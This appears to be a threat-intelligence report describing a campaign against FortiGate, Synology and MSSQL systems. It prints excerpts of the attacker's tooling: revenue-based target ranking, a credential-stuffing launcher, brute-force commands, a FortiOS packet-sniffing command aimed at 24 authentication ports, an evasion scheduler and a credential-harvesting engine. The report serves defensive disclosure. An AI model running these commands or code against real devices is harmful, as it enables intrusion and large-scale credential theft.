
All previously collected information converges in a final stage that is likely one of the most important elements of the phase: the group does not treat all targets equally. Instead, targets are ranked according to economic value before exploitation resources are allocated.

- `match_corps.py` correlates confirmed and geolocated FortiGate IPs against a mapping of organizations categorized by revenue.
- `merge_revenue.py` combines corporate information from multiple sources and sorts the results by revenue.
- `build_report.py` compiles the final report of domains that have not yet been compromised, ordered by revenue.

match_corps.py

```
print(f"  {len(valid)} valid IPs loaded", file=sys.stderr)

# Parse corps.txt: extract IP → corp, revenue, country
# Format: https://IP/login:user:pass  corp.com  revenue XXX  employees  Country
print("Loading corps.txt...", file=sys.stderr)
corp_data = {}  # ip -> {domain, revenue, country}

with open('/tmp/corps.txt') as f:
    for line in f:
        line = line.strip()
        if not line:
            continue
        # Extract IP from URL
        m = re.search(r'https?://([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)', line)
        if not m:
            continue
        ip = m.group(1)

        # Extract domain, revenue, country
        parts = line.split('  ')
        domain = parts[1].strip() if len(parts) > 1 else ''
        revenue = ''
        country = ''
        for p in parts:
            p = p.strip()
            if p.startswith('revenue '):
                revenue = p.replace('revenue ', '')
            if not p.startswith('http') and not p.startswith('revenue') and 'Employees' not in p
and '.' not in p and len(p) > 2:
                country = p
        # Country is last field
        if len(parts) > 1:
            country = parts[-1].strip()

        if ip not in corp_data:
            corp_data[ip] = {'domain': domain, 'revenue': revenue, 'country': country}
```

Sample Code of match_corps.py.



Sample Output of merge_revenue.py.


Phase 2: Pairing & Initial Access

In the first phase, the TA builds both the target intelligence and the datasets required for future authentication attempts, transforming the mapping and information gathered during reconnaissance into actionable access opportunities. The pattern is repeated almost identically across the four parallel tracks covered in this phase: pairing targets with credentials, fingerprinting the target protocol, and conducting authentication attempts at scale. The primary difference between tracks is the protocol being targeted.

At the next track, the TA performs pairing activities where **`gen_rotator`** acts as the bridge between Phase 1 and Phase 2. It takes the file containing confirmed hosts and the credential file as inputs, generating a combos file as output (`scan.txt`, using the format `IP:PORT:login:pass`) that is subsequently used by the validation tools. The optional third argument documented in the binary corresponds to this output path rather than an additional input source.

The most important functions of `Gen_Rotator` are:

- Pure pairing utility: generates a host-to-credential Cartesian product without any native networking capability.
- The exact output format (`IP:PORT:login:pass`, separated by `:`) is specifically designed for the "Domain Tag" mode expected by the checkers.
- Single point of failure and bottleneck within the workflow: any track that depends on paired credential combinations passes through this stage before reaching its corresponding checker.



Gen_Rotator's Functionality.

`gen_rotator` is executed using a script called `run.sh`, which also triggers the execution of the following binary. This practice is also repeated in other phases, where BAT or other SH files are used to perform specific actions. This script passes its output to the **FortiGate Credential Checker (`forticheck`)**.

```
run.sh
#!/bin/bash
cd /root/scan
./gen_rotator hosts.txt creds.txt scan.txt > /root/gen.log 2>&1
printf "2\n1\n/root/scan/scan.txt\n25000\n5\n/root/scan/results\nn\n5\nY\n\nY\n" | ./forticheck
> /root/scan/forticheck.log 2>&1
```

gen_rotator Usage.

Following this stage, the TA uses different tools for each protocol-specific track, making them a key component in understanding which services are actively targeted.

One example is `forticheck`, the credential checker used against the FortiGate web interfaces. It identifies itself as "FortiGate Credential Checker", a multithreaded tool (with up to 25,000 threads observed) supporting two selectable authentication modes: the administrative panel (`/logincheck` + secretkey) and the SSL-VPN portal (`/remote/logincheck` + credential). Before attempting authentication, it fingerprints the target to eliminate systems that are not genuine FortiGate devices.

- Output is classified into three operational categories: valid, "maybe" (ambiguous), and native FortiGate lockout detection, which is handled separately from invalid credentials.
- Supports multi-IP operation and subnet filtering, indicating a design focused on large-scale processing rather than individual targets.
- Produces curated, timestamped output files (`valid_<ts>.txt`, `maybe_<ts>.txt`) instead of raw logs, suggesting that the results are intended for direct consumption by later stages.

FortiGate Credential Checker Functionality.

In parallel, tools such as **`mpbrute2.bin`** are used to directly target FortiGate administrative SSH access through credential stuffing and dictionary attacks. It relies on the 16 wordlists specifically curated for FortiGate administrator account naming conventions (`base0.txt`-`base15.txt`) identified during Phase 1. This path, rather than the web interface, is the source of the SSH credentials later consumed by the

sniffer in next Phases. Its primary output consists of valid administrative SSH credentials per device, feeding directly into Phase 4.

Another checker, this time focused on Synology devices, is **`syno.bin`**, which specifically targets the Synology DiskStation Manager (DSM) web interface on port 5001. It follows the same HTTP/HTTPS login-checking model, with most successful authentications observed to involve default credentials rather than uniquely compromised credentials.

- Significantly lower volume than the other tracks (generally operating against smaller lists of confirmed devices), indicating that Synology is a secondary or opportunistic target rather than a primary focus of the campaign.
- Uses the dedicated port 5001 rather than the more common ports 443 or 5000.

```
screen -S brute bash -c "ulimit -n 150000 && ./mpbrute2.bin"
screen -S brute bash -c "ulimit -n 150000 && ./mpbrute2.bin"
screen -r
apt install locales -y
export LANG=en_US.UTF-8
export LC_ALL=C.UTF-8
screen -S brute bash -c "ulimit -n 150000 && ./mpbrute2.bin"
screem -r
screen -r
reboot
chmod +x syno.bin
screen -S brute bash -c "ulimit -n 150000 && ./syno.bin"
```

syno.bin & mpbrute2.bin Usage.

Similarly, the adversary uses `MSSQL_Checker`, which applies the same methodology to the native SQL Server TDS protocol (versions 7.1 through 7.4). It uses the `go-mssqldb` library rather than emulating the protocol. Authentication attempts are categorized according to protocol-specific outcomes, including expired accounts, timeouts, connection refusals, and nonexistent hosts, extending beyond a simple valid/invalid classification.


- Exposes a local metrics API on port `:777`, which could potentially be consumed by the orchestration panel (`Agent`, Phase 3) for real-time monitoring.
- Produces separate outputs in `valid.txt` and `bad.txt`.
- Includes explicit TLS support (`encrypt`/`disable`), which is relevant because some MSSQL deployments enforce encryption during the handshake process.

MSSQL_Checker's Run Log.

Phase 3: FortiGate Sniffer Deployment & Harvesting

Once the threat actor has valid SSH credentials (as seen in Phase 2, via `mpbrute2`), the attacker turns each compromised FortiGate into a passive listening point for all authentication traffic passing through the victim's internal network, without needing to deploy malware.


For that purpose, the attacker uses **FortigateSniffer** or **FGSniffer**. **FortigateSniffer** is written in Go, is being deployed in both Unix (fg_sniffer_linux_amd64) and Windows (fg_sniffer_windows_amd64.exe) systems, and the interface is entirely in Russian. The tool abuses the FortiOS built-in diagnostic command `diagnose sniffer packet` to passively capture authentication traffic from 24 protocols across all networks behind compromised FortiGate firewalls, then parses and extracts credentials by likely incorporating CyberStrike. The following sections present FortigateSniffer's functionality in steps.



FortigateSniffer's Panel.

Step 1: Read Targets

First, it loads a list containing **FortiGate SSH credentials** (IP:PORT:USER:PASS). 6,127 devices were loaded in the hosts we observed, with **~90% SSH validation success** rate. At the end of the observed intervals, there were **237,330** working FortiGate SSH credentials (ssh.txt). The panel contains functionality to manually add specific high-value targets via SSH strings, tracking "revenue" associated with specific compromised domains:



FortigateSniffer's Dedicated Targeting Module.


Step 2: Inject Sniffer

Next, it logs in via SSH into each FortiGate and runs FortiOS' sniffer trace to capture network traffic. No malware utilized, just a legitimate utility. By default, FortigateSniffer sniffs traffic from any interface on 24 ports, with a very detailed logging level (Ethernet, IP, TCP/UDP headers, hexadecimal format and interface name), unlimited number of packets (until a Ctrl + C will be given) and in a UTC/ Local System Time.

> *"diagnose sniffer packet any 'port 49 or port 88 or port 445 or port 389 or port 135 or port 139 or port 143 or port 110 or port 25 or port 21 or port 23 or port 3389 or port 5985 or port 5986 or port 636 or port 3268 or port 1433 or port 3306 or port 5432 or port 6162 or port 1812 or port 1813 or port 1645 or port 1646' 6 0 a"*

Protocol / Service	Port
TACACS+	**49**
Kerberos	**88**
RPC / NetBIOS / SMB	**135, 139, 445**
LDAP / LDAPS / Global Catalog	**389, 636, 3268**
SMTP / POP3 / IMAP	**25, 110, 143**
FTP / Telnet	**21, 23**
RDP	**3389**
WinRM (HTTP/HTTPS)	**5985, 5986**
MSSQL / MySQL / PostgreSQL	**1433, 3306, 5432**
RADIUS (Auth/Acct)	**1812, 1813, 1645, 1646**
FortiClient / Custom	**6162**

Protocols Sniffed by FortigateSniffer.



Fortigate Sniffer's Sessions Module.

In addition, it includes two evasion steps:

- **Geofencing**: Includes a binary-search optimized GeoIP filter (ipgeo.csv) that restricts sniffing operations strictly to specific IP ranges.
- **Business Hour Scheduling**: In addition, it restricts sniffing to between 07:00 and 18:00 Moscow Time. This ensures the sniffer is only active during typical business hours to maximize the capture of user logins while potentially minimizing out-of-hours anomaly alerts for SOC teams.

ipgeo

network	continent_code	country_code	country_name
1.0.0.0/24	OC	AU	Australia
1.0.1.0/24	AS	CN	China
1.0.2.0/23	AS	CN	China
1.0.4.0/22	OC	AU	Australia
1.0.8.0/21	AS	CN	China
1.0.16.0/20	AS	JP	Japan
1.0.32.0/19	AS	CN	China
1.0.64.0/18	AS	JP	Japan
1.0.128.0/17	AS	TH	Thailand
1.1.0.0/24	AS	CN	China


Excerpt from ipgeo.csv

```
// ─────────────────────────────────────────────
//  Scheduler
// ─────────────────────────────────────────────

func (a *App) waitForWindow(tz *time.Location) bool {
        now := time.Now().In(tz)
        if now.Hour() >= 7 && now.Hour() < 18 {
                return true
        }
        next := time.Date(now.Year(), now.Month(), now.Day(), 7, 0, 0, 0, tz)
        if now.After(next) {
                next = next.Add(24 * time.Hour)
        }
        nextStr := next.Format("02.01.2006 15:04:05 MST")
        a.stats.mu.Lock()
        a.stats.Phase = "waiting"
        a.stats.NextRunAt = nextStr
        a.stats.mu.Unlock()
        a.addLog(fmt.Sprintf("Ожидание окна 07:00–18:00. Следующий запуск: %s", nextStr))
        a.broadcastStats()
        select {
        case <-time.After(time.Until(next)):
                return true
        case <-a.cancelSniff:
                return false
        }
}
```

Excerpt from Scheduler in FortigateSniffer's Backend Code.

Step 3: Convert

After sniffing, the "**SNIFTRAN**" Engine parses the raw SSH terminal output, extracts timestamps and hexadecimal packet bytes, and reconstructs them into a valid .pcapng file.



FortigateSniffer's SNIFTRAN Logs.


```
// ═══════════════════════════════════════════
//  SNIFTRAN ENGINE — встроенный конвертер TXT→PCAPng
// ═══════════════════════════════════════════

const (
        pcapngDir   = "pcapng"
        appVersion  = "3.0.0"
)

var (
        reHexLine   = regexp.MustCompile(`(^[0-9a-f]+\t)|(^0x[0-9a-f]+[ \t:])`)
        reHexParser = regexp.MustCompile(`^(0x)?([0-9a-fA-F]+)[\t :]*([0-9a-fA-F ]+)[ \t][ \t]*`)
        reAbsTS     = regexp.MustCompile(`^(?:\[([^\]]*)\s*\]\s+)?(\d{4})-(\d{2})-(\d{2}) (\d{2}):(\d{2}):(\d{2})\.(\d+) `)
        reRelTS     = regexp.MustCompile(`^(?:\[([^\]]*)\s*\]\s+)?(\d+)\.(\d+)[ \t]`)
        reIfaceSnif = regexp.MustCompile(`^(\S+) (\S+)`)
)

type RawPacket struct {
        Data      []byte
        TimeSec   int64
        TimeUsec  int64
        Interface string
        Direction string
}

func isHexDumpLine(line string) bool { return reHexLine.MatchString(line) }

func parseHexDumpLine(line string) (offset int, data []byte, err error) {
        m := reHexParser.FindStringSubmatch(line)
        if m == nil {
                return 0, nil, fmt.Errorf("unparsable: %q", line)
        }
        off64, e := strconv.ParseInt(m[2], 16, 32)
        if e != nil {
                return 0, nil, e
        }
        hexStr := strings.ReplaceAll(m[3], " ", "")
        if len(hexStr)%2 != 0 {
                hexStr = hexStr[:len(hexStr)-1]
        }
        b, e := hex.DecodeString(hexStr)
        return int(off64), b, e
}

func parseSnifHeader(line string) (timeSec, timeUsec int64, iface, dir string) {
        iface, dir = "unknown", "unknown"
        rest := line
        slot := ""
        if m := reAbsTS.FindStringSubmatchIndex(rest); m != nil {
                g := reAbsTS.FindStringSubmatch(rest)
                slot = strings.TrimSpace(g[1])
                yr, _ := strconv.Atoi(g[2])
                mo, _ := strconv.Atoi(g[3])
                dy, _ := strconv.Atoi(g[4])
                hr, _ := strconv.Atoi(g[5])
                mn, _ := strconv.Atoi(g[6])
                sc, _ := strconv.Atoi(g[7])
                dt := time.Date(yr, time.Month(mo), dy, hr, mn, sc, 0, time.UTC)
                timeSec = dt.Unix()
                us := g[8]
                if len(us) > 6 {
                        us = us[:6]
                } else {
                        us += strings.Repeat("0", 6-len(us))
                }
                timeUsec, _ = strconv.ParseInt(us, 10, 64)
                rest = rest[m[1]:]
        } else if m2 := reRelTS.FindStringSubmatchIndex(rest); m2 != nil {
                g := reRelTS.FindStringSubmatch(rest)
                slot = strings.TrimSpace(g[1])
                timeSec, _ = strconv.ParseInt(g[2], 10, 64)
                us := g[3]
                if len(us) > 6 {
                        us = us[:6]
                } else {
                        us += strings.Repeat("0", 6-len(us))
                }
```

Excerpt from SNIFTRAN Engine in GO Backend.

Step 4: Harvest

Once the .pcapng file is generated, the Go backend invokes a Python script, named **PCAP Deep Analysis Toolkit**, which automates the parsing of the following information:

NTLM hashes	Kerberos tickets	RADIUS passwords
LDAP credentials	FTP credentials	SMTP credentials
IMAP credentials	POP3 credentials	MySQL credentials
MSSQL credentials	SNMP credentials	Telnet credentials



FortigateSniffer's Harvest Module.

```
// ─────────────────────────────────────────────
//  HARVEST ENGINE — извлечение учётных данных через harv.py
// ─────────────────────────────────────────────

// HarvestItem — одна найденная учётная запись
type HarvestItem struct {
	Timestamp      string `json:"timestamp"`
	SourceIP       string `json:"source_ip"`
	SourcePort     int    `json:"source_port"`
	DestIP         string `json:"dest_ip"`
	DestPort       int    `json:"dest_port"`
	Protocol       string `json:"protocol"`
	CredentialType string `json:"credential_type"`
	AccountName    string `json:"account_name"`
	AccountDomain  string `json:"account_domain"`
	AccountCat     string `json:"account_category"`
	CredentialData string `json:"credential_data"`
	HashcatMode    int    `json:"hashcat_mode"`
	HashcatReady   bool   `json:"hashcat_ready"`
	Notes          string `json:"notes"`
}

// consoleAlert — цветные алерты в консоль Windows
func consoleAlert(item HarvestItem) {
	const (
		red    = "\033[91m"
		yellow = "\033[93m"
		green  = "\033[92m"
		cyan   = "\033[96m"
		bgRed  = "\033[41m"
		white  = "\033[97m"
		bold   = "\033[1m"
		reset  = "\033[0m"
	)
	ct := strings.ToLower(item.CredentialType)
	account := item.AccountName
	if item.AccountDomain != "" {
		account = item.AccountDomain + "\\" + item.AccountName
	}
	switch {
	case strings.Contains(ct, "ntlmv1"):
		fmt.Printf("\n%s%s[⚠ CRITICAL] NTLMv1 Hash! Crackable instantly!%s\n", bgRed, white, reset)
		fmt.Printf("%s%s  User: %s | %s -> %s | Proto: %s%s\n",
			bold, red, account, item.SourceIP, item.DestIP, item.Protocol, reset)
		fmt.Printf("%s  Hash: %s%s\n", red, item.CredentialData, reset)
	case strings.Contains(ct, "ntlmv2"):
